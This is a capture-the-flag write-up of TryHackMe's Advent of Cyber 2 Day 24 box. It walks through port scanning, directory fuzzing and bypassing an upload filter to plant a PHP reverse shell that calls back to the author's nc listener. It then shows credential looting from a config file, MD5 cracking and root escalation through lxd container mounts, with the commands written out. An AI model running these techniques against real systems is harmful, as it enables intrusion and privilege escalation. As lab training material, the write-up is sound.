

Day 24 - The Trial Before Christmas

Scenario

It was the night before Christmas and The Best Festival Company could finally rest. All of the toys had been made and the company had recovered from attack after attack. Everything was in Santa's hands now, leaving the elves to do little more than wish him a safe journey ahead. Elf McEager sat at his terminal staring absentmindedly at light snow that had begun to fall. Just as he had drifted off to sleep Elf McEager was jolted to attention as a small parcel appeared just at the edge of his view.

The present was wrapped in a deep blue velvet that appeared to shimmer in and out of the firelight, not unlike a blinking terminal prompt. Carefully, Elf McEager reached for the azure ribbon, untying it slowly so as to not damage it. The velvet slowly fell away, revealing a small NUC computer with a letter on top. Unfolding the letter, Elf McEager read it aloud:

"Elf McEager - your boundless effort to save Christmas this year has not gone unnoticed. I wanted to reward you with a special present, however, there's a catch. Elf McSkidy and I have seen your skills advance and we feel it would only be appropriate to give you a present after one last challenge. Inside this package, you'll have also found a computer. Plug this into the network and hack into it. Best of luck and Merry Christmas - Santa"

Without delay, Elf McEager connected the NUC appropriately and watched it whir to life. A small screen nearby the power button blinked and then displayed the IP address assigned to the device. Next to the IP, a small symbol appeared. McEager quietly wondered to himself what it could mean as he logged into his terminal, ready to start his final challenge.

Today's task is an accumulation of the skills you've gained throughout the Advent of Cyber 2. A dossier has been provided on various topics below as well which will aid in your journey. Don't be afraid to ask for help in the `advent-of-cyber-2` [Discord](#) channel where necessary, just be sure to try your best!

so this would be a boot2root challenge to test out all the skills that we accumulated throughout the 24 days challenges, let's start with performing port scanning

here we found 2 open ports


```
(nobody@atl@0xDEADBEEF)-[~/cryhackme/adventofCyber2]
$ nmap -sC -sV 10.10.47.255
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-24 23:24
Nmap scan report for 10.10.47.255
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
```

we can see that the 65000 higher port was interesting as the http-title was light cycle (same as the challenge name)

```
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
```

Title
Light Cycle

so this would be the hidden website title




let's perform subdirectories fuzzing & we found an interesting uploads.php

```
[+] Url: http://10.10.47.255:65000
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401
[+] User Agent: gobuster/3.0.1
[+] Extensions: php
[+] Timeout: 10s

2020/12/24 23:32:26 Starting gobuster

/api (Status: 301)
/assets (Status: 301)
/grid (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/uploads.php (Status: 200)
```

uploads.php



checking the upload.js javascript code, it shows that this block of codes will be the one that performing filetype checking

```
}  
  
const upload = () => {  
  let file = uploadInput.files[0];  
  if(typeof filter === "function"){  
    if(!filter(file)){  
      changeMsg("Invalid File Type");  
      return;  
    }  
  }  
}
```

& this block of code will be the http header for uploads through /api/upload endpoint

```

const reader = new FileReader();
reader.readAsDataURL(file);
reader.onload = e => {
  fetch("/api/upload", {
    method: "post",
    credentials: "same-origin",
    headers: {
      "Accept": "application/json"
    },
    body: JSON.stringify({ "name": file.name, "file": e.target.result })
  }).then(res => res.json()).then(res => {
    changeMsg(res["msg"]);
    uploadInput.value = "";
  });
}

```


the value in `uploadInput.files[0]` array, when i tried uploading a jpg image

```


uploadInput.files[0]
▶ File { name: "2755488.jpg", lastModified: 1565330314000, webkitRelativePath: "", size: 162436, type: "image/jpeg" }
|

```

& it told me Invalid File Type




so let set a breakpoint in this block of code




continue step in & we found this block of code(in filter.js) that perform filetype checking, but the problem is that it'll always return false so our upload files will always be returning incorrect format error



but when it return back to the function it used ! (not) so it will be !false = true, the condition will be true & it'll shows the invalid File Type error



remove the js in bursuite order to intercept javascript file



then refresh the page, monitor the burpsuite interception, & drop the filter.js from loading into the webpage

Intercept

HTTP history

WebSockets history

Options

Request to http://10.10.47.255:65000

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex



GET /assets/js/filter.js HTTP/1.1
Host: 10.10.47.255:65000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.47.255:65000/uploads.php
Cookie: PHPSESSID=dsepahfk1fa90q2c15nom2d7lb
If-Modified-Since: Sun, 20 Dec 2020 02:34:41 GMT
If-None-Match: "142-5b6dc2efdd240-gzip"
Cache-Control: max-age=0

now let's test to upload something to the server & it works!



the file that we've uploaded will be stored in /grid subdirectory

Index of /grid

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 2755488.jpg	2020-12-25 05:13	159K	

Apache/2.4.29 (Ubuntu) Server at 10.10.47.255 Port 65000

if you notice that when we want to upload php extension the api will return 'invalid filetype'

```
POST /api/upload HTTP/1.1
Host: 10.10.47.255:65000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/2
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.47.255:65000/uploads.php
Content-Type: text/plain; charset=UTF-8
Origin: http://10.10.47.255:65000
Content-Length: 7382
Connection: close
Cookie: PHPSESSID=dsepahfk1fa90q2c15nom2d7lb
```

```
{"name": "rev.php", "file": "data:application/x-php;base64,PD9w
2V5QHBlbnRl c3Rt b25rZXkubmV0Ci8vCi8vIFRoaxMgdG9vbCBtYXkgYmUgd
RoaxMgdG9vbC4gIFRoZSBhdXRob3IgYWNj ZXB0cyBubyBsaWFiaWxpdHkKLy
```

```
{"res": "Error", "msg": "Invalid File Type"}
```

so we need to figure it out a method to bypass it, let's send to repeater & alter the filename part //just as you can see that placing jpg infront will let us bypass the filtering


```
Accept-Encoding: gzip, deflate
Referer: http://10.10.47.255:65000/uploads.php
Content-Type: text/plain;charset=UTF-8
Origin: http://10.10.47.255:65000
Content-Length: 7386
Connection: close
Cookie: PHPSESSID=dsepahfk1fa90q2c15nom2d7lb
```

```
{"name":"rev.jpg.php","file":"data:application/x-php;base64,PD9waHAKLy8gc
GhwLXJl dmVyc2Utc2hl bGwgLSBBIFJl dmVyc2UgU2hl bGwgaw1wbGVt ZW50YXRpb24gaW4gUE
hQCibvIENvcHl yaWdodCAoQyk gMj AwNyBwZW50ZXN0bW9ua2V5QHBl bnRl c3Rt b25rZXkubmV
```




```
Content-Length: 53
Connection: close
Content-Type: application/json
```

```
{"res":"Success","msg":"File Uploaded Successfully!"}
```

& there's our revShell script

Index of /grid

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 Parent Directory		-	
 2755488.jpg	2020-12-25 05:13	159K	
 rev.jpg.php	2020-12-25 05:19	5.4K	

executing it & we got our initial foothold!

```
00 (nobody@tall@0xDEADBEEF)-[~/tryhackme/adventOfCyber2/day24]
$ nc -lvp 18890
listening on [any] 18890 ...
10.10.47.255: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.47.255] 55842
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/
Linux 5.4K
05:20:34 up 58 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

we can upgrade our shell to a more stable shell using this method

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
```

find the web.txt flag location & try to read it (we've the permission to access it)

```
www-data@light-cycle:/$ find / -name web.txt -type f 2>/dev/null
find / -name web.txt -type f 2>/dev/null
/var/www/web.txt
www-data@light-cycle:/$ wc /var/www/web.txt
wc /var/www/web.txt
 1  1 20 /var/www/web.txt
www-data@light-cycle:/$
```

found 1 user under the home directory

```
cd home
www-data@light-cycle:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 Dec 18 14:08 .
drwxr-xr-x 23 root  root  4096 Dec 18 14:18 ..
drwxr-xr-x  4 flynn flynn 4096 Dec 19 16:42 flynn
www-data@light-cycle:/home$
```

while doing enumeration, found the db credential in dbauth.php

```
-rw-r--r--  1 root  root  703 Dec 20 03:20 upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

access the db using the credential

```

www-data@light-cycle:/var/www/TheGrid/includes$ mysql -u tron -p
mysql -u tron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

while enumerating the tron database, we found possible flynn credential in users table

```

mysql> select * from users;
select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>

```

using hash-identifier it told us that it might be a md5 hash

```


HASH: edc621628f6d19a13a00fd683f5e3ff7

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

using crackstation we can find the plaintext password of the matched hash

edc621628f6d19a13a00fd683f5e3ff7



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

su into flynn user with the credential we found & we're in!

```
www-data@light-cycle:/home/flynn$ su flynn
su flynn
Password: @computer@
flynn@light-cycle:~$
```

& we've found the user flag

```
flynn@light-cycle:~$ cat user.txt
2020-12-24 23:20:46 1
/home/flynn
flynn@light-cycle:~$ wc user.txt
wc user.txt
 1  1 30 user.txt
flynn@light-cycle:~$
```

checking the id of flynn user & we notice that flynn user are in lxd group, we can abuse this to get root shell

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

under the lxc image if you notice that there's alpine image imported before

```
flynn@light-cycle:~$ lxc image list
lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51a |
m (UTC) |
```

so let's use the alpine image to mount the whole filesystem into the container image (like docker lpe concept)

```
flynn@light-cycle:~$ lxc init Alpine container -c security.privileged=true
lxc init Alpine container -c security.privileged=true
Creating container
flynn@light-cycle:~$ lxc config device add container mydevice disk source=/ path=/mnt/root recursive=true
flynn@light-cycle:~$ lxc start container
```

execute the container with /bin/sh shell

```
flynn@light-cycle:~$ lxc exec container /bin/sh
~ # ^[[25;5Rid
uid=0(root) gid=0(root)
~ # ^[[25;5R
```

go to the /mnt/root location & we found the whole host filesystem mounted in it

```
~ # ^[[25;5Rcd /mnt/root
cd /mnt/root
/mnt/root # ^[[25;13Rls -la
ls -la
total 239792
drwxr-xr-x 23 root 020 root 23:20:46 4096 Dec 18 14:18 .
drwxr-xr-x 1 root 020 root 23:20:46 4096 Dec 25 05:42 ..
drwxr-xr-x 2 root 020 root 23:20:46 4096 Dec 18 14:17 bin
drwxr-xr-x 3 root 020 root 23:20:46 4096 Dec 18 14:22 boot
drwxr-xr-x 17 root 020 root 23:20:46 3680 Dec 25 04:21 dev
drwxr-xr-x 94 root 020 root 23:20:46 4096 Dec 20 04:51 etc
drwxr-xr-x 3 root 020 root 23:20:46 4096 Dec 18 14:08 home
lrwxrwxrwx 1 root 020 root 23:20:46 133 Dec 18 14:18 initrd.img → boot/initrd.img-4.15.0-128-generic
lrwxrwxrwx 1 root 020 root 23:20:46 133 Dec 18 14:04 initrd.img.old → boot/initrd.img-4.15.0-20-generic
ic
```

& we can read the root.txt flag! That's all for Advent of Cyber 2020.

```
/mnt/root/root # ^[[25;18Rcat root.txt
cat root.txt
"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC
popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized
that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it
into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center
of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for pla
ying! Merry Christmas and happy holidays to all!"
/mnt/root/root # ^[[25;18R
```